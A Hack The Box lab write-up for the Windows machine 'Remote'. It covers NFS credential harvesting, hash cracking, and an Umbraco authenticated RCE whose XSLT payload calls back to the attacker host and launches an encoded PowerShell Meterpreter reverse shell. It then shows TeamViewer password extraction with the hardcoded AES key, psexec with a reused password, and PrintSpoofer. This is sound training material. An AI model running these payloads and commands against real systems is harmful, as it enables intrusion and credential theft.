Remote

1st September 2020 / Document No D20.100.85

Prepared By: MrR3boot

Machine Author(s): mrb3n

Difficulty: Easy

Classification: Official

Synopsis

Remote is an easy difficulty Windows machine that features an Umbraco CMS installation. Credentials are found in a world-readable NFS share. Using these, an authenticated Umbraco CMS exploit is leveraged to gain a foothold. A vulnerable TeamViewer version is identified, from which we can gain a password. This password has been reused with the local administrator account. Using `psexec` with these credentials returns a SYSTEM shell.

Skills Required

- Enumeration

Skills Learned

- NFS Enumeration
- CMS Exploitation
- TeamViewer Credential Gathering
- SeImpersonate Privilege Abuse

Enumeration

Nmap

```
nmap -A -p- --min-rate=1000 -T4 10.10.10.180
```

```
nmap -A -p- --min-rate=10000 -T4 10.10.10.180

Nmap scan report for 10.10.10.180
Host is up (0.18s latency).
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
80/tcp    open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Home - Acme Widgets
111/tcp   open  rpcbind       2-4 (RPC #100000)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2049/tcp  open  mountd        1-3 (RPC #100005)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49665/tcp open  msrpc         Microsoft Windows RPC
49679/tcp open  msrpc         Microsoft Windows RPC
```

Nmap reveals that the target host is a Windows system that features a web server, FTP, SMB and NFS services running on their default ports. It is also revealed that the FTP service permits anonymous access.

FTP


Let's login to FTP with the credentials `anonymous / anonymous`.

```
ftp 10.10.10.180
Connected to 10.10.10.180.
220 Microsoft FTP Service
Name (10.10.10.180:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp> ls -al
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
```

There are no files present. We can ignore this service for now.

IIS

Browsing to port 80 reveals a web store.




`Intranet` page sounds interesting, but it doesn't contain much. Let's enumerate other files and directories that could be hosted on the server using Gobuster.

Gobuster

```
gobuster dir --url=http://10.10.10.180/ --wordlist=/usr/share/wordlists/dirb/common.txt
```

```
gobuster dir --url=http://10.10.10.180/ --wordlist=dirb/common.txt

<SNIP>
/about-us (Status: 200)
/Blog (Status: 200)
/blog (Status: 200)
/contact (Status: 200)
/Contact (Status: 200)
/Home (Status: 200)
/home (Status: 200)
/install (Status: 302)
/intranet (Status: 200)
/People (Status: 200)
/people (Status: 200)
/person (Status: 200)
/products (Status: 200)
/Products (Status: 200)
/umbraco (Status: 200)
```

Gobuster output reveals an `umbraco` folder. Let's browse to that.



The logo and page title reveals that the application is an Umbraco CMS instance. Attempts with common default credentials such as `admin / admin`, `admin / test`, `administrator / password`, `admin / password` and `root / password` failed.


NFS

Available shares on Network File System can be enumerated using `showmount` utility. Let's install it by issuing the command below.

```
sudo apt install nfs-common
```

We can now enumerate directories that are exported on NFS.

```
showmount -e 10.10.10.180
```



The `site_backups` folder is accessible to everyone. Let's mount this folder on our machine.

```
mkdir backups
sudo mount -t nfs 10.10.10.180:/site_backups backups/
```

Listing this reveals an `Umbraco` subdirectory.

```
ls -al
total 119
drwx------ 2 nobody   4294967294  4096 Feb 23  2020 .
drwxr-xr-x 1 mrr3boot mrr3boot      14 Sep  1 01:30 ..
drwx------ 2 nobody   4294967294    64 Feb 20  2020 App_Browsers
drwx------ 2 nobody   4294967294  4096 Feb 20  2020 App_Data
drwx------ 2 nobody   4294967294  4096 Feb 20  2020 App_Plugins
drwx------ 2 nobody   4294967294    64 Feb 20  2020 aspnet_client
drwx------ 2 nobody   4294967294 49152 Feb 20  2020 bin
drwx------ 2 nobody   4294967294  8192 Feb 20  2020 Config
drwx------ 2 nobody   4294967294    64 Feb 20  2020 css
-rwx------ 1 nobody   4294967294   152 Nov  1  2018 default.aspx
-rwx------ 1 nobody   4294967294    89 Nov  1  2018 Global.asax
drwx------ 2 nobody   4294967294  4096 Feb 20  2020 Media
drwx------ 2 nobody   4294967294    64 Feb 20  2020 scripts
drwx------ 2 nobody   4294967294  8192 Feb 20  2020 Umbraco
drwx------ 2 nobody   4294967294  4096 Feb 20  2020 Umbraco_Client
drwx------ 2 nobody   4294967294  4096 Feb 20  2020 Views
-rwx------ 1 nobody   4294967294 28539 Feb 20  2020 Web.config
```

Reading about Umbraco credential files online reveals that credentials are stored in the file `Umbraco.sdf` within the `App_Data` folder. Let's check for `admin` user credentials in this file.

```
strings App_Data/Umbraco.sdf | grep admin
```

```
strings App_Data/Umbraco.sdf | grep admin

Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorit
hm":"SHA1"}en-USf8512f97-cab1-4a4b-a49f-0a2054c47a
1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgor
ithm":"SHA1"}admin@htb.localen-USfeb1a998-d3bf-406
a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgor
ithm":"SHA1"}admin@htb.localen-US82756c26-4321-4d2
7-b429-1b5c7c4f882f
<SNIP>
```


This reveals the username `admin@htb.local` and a SHA1 password hash. This can be cracked using John The Ripper.

```
echo -n 'b8be16afba8c314ad33d812f22a04991b90e2aaa' > hash
john hash --format=Raw-SHA1 --wordlist=/usr/share/wordlists/rockyou.txt
```


```
john hash --format=Raw-SHA1 --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 512/512 AVX512BW 16x])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
baconandcheese   (?)
1g 0:00:00:00 DONE (2020-09-01 01:55) 1.219g/s 11980Kp/s 11980Kc/s
11980KC/s baconandchipies1..bacon84
Use the "--show --format=Raw-SHA1" options to display all of the
cracked passwords reliably
Session completed
```

Foothold

We can login to Umbraco CMS with the `admin@htb.local / baconandcheese` credentials.



Clicking the `Help` icon in the bottom-left reveals that the version of the CMS is `7.12.4`.



This version suffers from an authenticated remote code execution vulnerability, for which a public exploit is available. Download the exploit and modify the login details as below.

```
...
login = "admin@htb.local";
password="baconandcheese";
host = "http://10.10.10.180";
...
```

In order to validate the vulnerability, we can change the payload to issue a web request to our server using `wget 10.10.14.7/rce` (changing this to your tun0 IP address). We can use `iwr`, `wget` and `curl` as aliases for the PowerShell command `Invoke-WebRequest`.

```
...
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-
com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = "wget 10.10.14.7/rce"; System.Diagnostics.Process proc = new
System.Diagnostics.Process();\
 proc.StartInfo.FileName = "powershell.exe"; proc.StartInfo.Arguments = cmd;\
 proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true;
\
 proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
 </msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/>\
 </xsl:template> </xsl:stylesheet> ';
...
```

Next, stand up a listener on port 80 and run the exploit.

```
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.180 - - [01/Sep/2020 02:13:16] code 404, message File not
found
10.10.10.180 - - [01/Sep/2020 02:13:16] "GET /rce HTTP/1.1" 404 -
```

We receive a hit our our server, which confirms that the CMS is vulnerable. Using Metasploit's `web_delivery` module, we can create a PowerShell payload that can be used to obtain a reverse shell.

```
msfconsole
use exploit/multi/script/web_delivery
set RHOSTS <ip>
set payload windows/x64/meterpreter/reverse_tcp
set LHOST tun0
set target 2
run
```

```
msf6 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 10.10.14.7:4444
[*] Using URL: http://10.10.14.7:8080/ac4J2rNEXt
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e
WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADo
AUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATgBlAHQALgBTAGUA<SNIP>
```

Let's modify the payload in the script.

```
...
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-
com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = "-nop -w hidden -e
WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGk
AdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATgBlAHQALgBTAGU<SNIP>"; System.Diagnostics.Process
proc = new System.Diagnostics.Process();\
 proc.StartInfo.FileName = "powershell.exe"; proc.StartInfo.Arguments = cmd;\
 proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true;
\
 proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
 </msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/>\
 </xsl:template> </xsl:stylesheet> ';
...
```

Upon running the exploit, we receive a shell.

```
msf6 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 10.10.14.7:4444
[*] Using URL: http://10.10.14.7:8080/ac4J2rNEXt
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e
WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADo
AUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATgBlAHQALgBTAGU<SNIP>
[*] 10.10.10.180     web_delivery - Delivering AMSI Bypass (939 bytes)
[*] 10.10.10.180     web_delivery - Delivering Payload (2100 bytes)
[*] Sending stage (200262 bytes) to 10.10.10.180
[*] Meterpreter session 1 opened (10.10.14.7:4444 ->
10.10.10.180:49689) at 2020-09-01 02:20:49 -0400
```

We can interact with the session using the command `sessions -i 1`. This reveals that we are in the execution context of the IIS application pool identity `apppool\defaultapppool`.

```
msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 1776 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
iis apppool\defaultapppool
```

The user flag can be found in the `C:\Users\Public` folder.

Privilege Escalation

Having gained a foothold, we can now enumerate the host. Checking for running services reveals the `TeamViewer` service.

```
c:\windows\system32\inetsrv>tasklist /svc

Image Name                     PID Services
========================= ========== ================
System Idle Process              0 N/A
System                           4 N/A
Registry                       104 N/A
smss.exe                       320 N/A
csrss.exe                      404 N/A
<SNIP>
TeamViewer_Service.exe        3004 TeamViewer7
<SNIP>
```

The service description reports that this is TeamViewer 7. We can confirm this using PowerShell.

```
powershell.exe
(Get-Command "C:\Program Files (x86)\TeamViewer\Version7\TeamViewer.exe").Version
```

```
PS C:\Program Files (x86)\TeamViewer\Version7> (Get-Command "C:\Program
Files (x86)\TeamViewer\Version7\TeamViewer.exe").Version

Major  Minor  Build  Revision
-----  -----  -----  --------
7      0      0      0
```

This confirms that TeamViewer 7 is installed, which is known to be vulnerable to CVE-2019-18988. TeamViewer versions 7.0.43148 through to 14.7.1965 (with TeamViewer 14 the `SecurityPasswordExported` key must be available). In vulnerable versions, AES-128-CBC encrypted user passwords are stored in the Windows registry using the known key `0602000000a400005253413100040000` and the iv `0100010067244F436E6762F25EA8D704`.

Let's background the session and use the Metasploit `teamViewer_passwords` module to gather the credentials.


```
meterpreter > bg
use post/windows/gather/credentials/teamviewer_passwords
set SESSION 1
run
```

```
msf6 post(windows/gather/credentials/teamviewer_passwords) > run

[*] Finding TeamViewer Passwords on REMOTE
[+] Found Unattended Password: !R3m0te!
[+] Passwords stored in:
/root/.msf4/loot/20200901030928_default_10.10.10.180_host.teamviewer__9
03342.txt
[*] Post module execution completed
```

The module output reveals the password `!R3m0te!`. The TeamViewer password by itself doesn't provide us with elevated access. However, it is possible that the password could have been reused with a privileged account such as the local administrator.

As the SMB service is running, we can attempt to obtain SYSTEM access using Metasploit's `psexec` module.

```
use exploit/windows/smb/psexec
set RHOSTS 10.10.10.180
set SMBPass !R3m0te!
set SMBUser administrator
set LHOST tun0
run
```



```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.10.14.7:1234
[*] 10.10.10.180:445 - Connecting to the server...
[*] 10.10.10.180:445 - Authenticating to 10.10.10.180:445 as user
'administrator'...
[*] 10.10.10.180:445 - Selecting PowerShell target
[*] 10.10.10.180:445 - Executing the payload...
[+] 10.10.10.180:445 - Service start timed out, OK if running a command
or non-service executable...
[*] Sending stage (175174 bytes) to 10.10.10.180
[*] Meterpreter session 2 opened (10.10.14.7:1234 ->
10.10.10.180:49702) at 2020-09-01 03:12:18 -0400

meterpreter > shell
Process 4800 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

This is successful, and we can access the root.txt on the administrator Desktop.

Alternate Method

Let's check the privileges of `iis apppool\defaultapppool` user.

```
c:\Users\Public>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name          Description  State
================        ============ =============
<SNIP>
SeImpersonatePrivilege  Impersonate a client after authentication
Enabled
SeCreateGlobalPrivilege Create global objects
Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set
Disabled
```

The output shows that this user has the `SeImpersonatePrivilege` set. Let's check the operating system version.

```
c:\Users\Public>systeminfo

Host Name:                 REMOTE
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
<SNIP>
```

The host is running the Windows Server 2019 operating system. Using the PrintSpoofer exploit, impersonation privileges can be abused to gain SYSTEM access on the server. We can build the project using Visual Studio. Double-click the solution file (`PrintSpoofer.sln`) to open it, click "Build" from the menu, and then "Build Solution".

Next, upload the generated `PrintSpoofer.exe` binary to the host.

```
meterpreter > upload PrintSpoofer.exe "c:\users\public"
[*] uploading  : PrintSpoofer.exe -> c:\users\public
[*] uploaded   : PrintSpoofer.exe -> c:\users\public\PrintSpoofer.exe
```

We can now run the exploit to obtain SYSTEM shell.

```
c:\Users\Public>PrintSpoofer.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```